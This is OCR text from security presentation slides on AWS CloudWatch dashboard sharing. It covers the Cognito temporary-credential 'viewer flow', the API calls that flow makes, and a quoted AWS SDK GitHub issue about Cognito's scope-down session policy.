
"Shadow Resources" Created Upon Sharing




https://www.aquasec.com/blog/bucket-monopoly-breaching-aws-accounts-through-shadow-resources/

Reproduction Notes

- The user is warned of the risk of public sharing. Multiple Times
- Cognito is what facilitates the public exposure of account data
- All set up done by CloudWatch (Console invoking APIs*)
  no User involvement




Viewer Flow



REVERSEC

Viewer Flow


1. User visits a Dashboard link (incl. `context`)



Viewer Flow

1. User visits a Dashboard link (incl. `context`)


2. Dashboard app's client-side code is retrieved from Amazon CDN



Viewer Flow

1. User visits a Dashboard link (incl. `context`)
2. Dashboard app's client-side code is retrieved from Amazon CDN
3. Dashboard app gets temp AWS creds from Cognito – Enhanced flow

```
CognitoIdentity:getID( identityPoolId )
CognitoIdentity:getCredentialsForIdentity(identityId )
```



Viewer Flow

1. User visits a Dashboard link (incl. `context`)


2. Dashboard app's client-side code is retrieved from Amazon CDN

3. Dashboard app gets temp AWS creds from Cognito – Enhanced flow

```
CognitoIdentity:getID( identityPoolId )
CognitoIdentity:getCredentialsForIdentity(identityPoolId )
```

4. Dashboard app pulls Manifest: Alarms, Metrics names

```
CloudWatch:getDashboard( dashboardName )
```



Viewer Flow

1. User visits a Dashboard link (incl. `context`)

2. Dashboard app's client-side code is retrieved from Amazon CDN

3. Dashboard app gets temp AWS creds from Cognito – Enhanced flow


```
CognitoIdentity:getID( identityPoolId )
CognitoIdentity:getCredentialsForIdentity(identityPoolId )
```

4. Dashboard app pulls Manifest: Alarms, Metrics names

```
CloudWatch:getDashboard( dashboardName )
```

5. Dashboard app pulls Alarm, Metrics data

```
CloudWatch:describeAlarms( alarmNames,alarmTypes )
CloudWatch:getMetricData ( defaults,metrics )
```



Great. But we're getting that error, remember?

Others were wondering about this error too...

aws / aws-sdk-js Public

Notifications | Fork 1.5k | Star 7.6k

Code | Issues 1 | Pull requests 2 | Discussions | Actions | Projects | Security | Insights

Cognito unauthenticated user not authorized to perform: ssm:GetParameter because no session policy allows #4303

New issue

Closed as not planned

RanVaknin commented on Jun 22, 2023 — Contributor

Hi everyone,

After further investigation we have reached a conclusion that this operation s working as expectec. This was provided as a convenience method so that customers wont have to implement the Enhanced (simplified) auth flow explicitly. It works the same way as if you were to call the underlying methods directly with the Cognito client.

In order to supply an explicit session policy that allows SSM / any other operations that are not allowed on the Default Session Policy, you will need to use a different auth flow. For example, the "Basic (classic) authflow" which would require you to use Cognito client to call `GetId()`, and `GetOpenIdToken()`, and after getting the token, you will need to use STS client to call `assumeRoleWithWebIdentity()` which takes a session policy (`Policy`) as an argument.

I have created a doc update to highlight this limitation.

At this time we have no plan on adding / expanding this convenience method as it doesn't exist in all SDKs. If you would like to see it being added, you can create a feature request in the aws-sdk general repo, there it will be prioritized based on customer engagement (upvotes, comments, etc)


Thanks again for all of your patience,
Ran~

For additional security protection, Amazon Cognito applies a scope-down policy to credentials that you assign your unauthenticated users in the enhanced flow, using `GetCredentialsForIdentity`. The scope-down policy adds an Inline session policy and an AWS managed session policy to the IAM policies that you apply to your unauthenticated role.

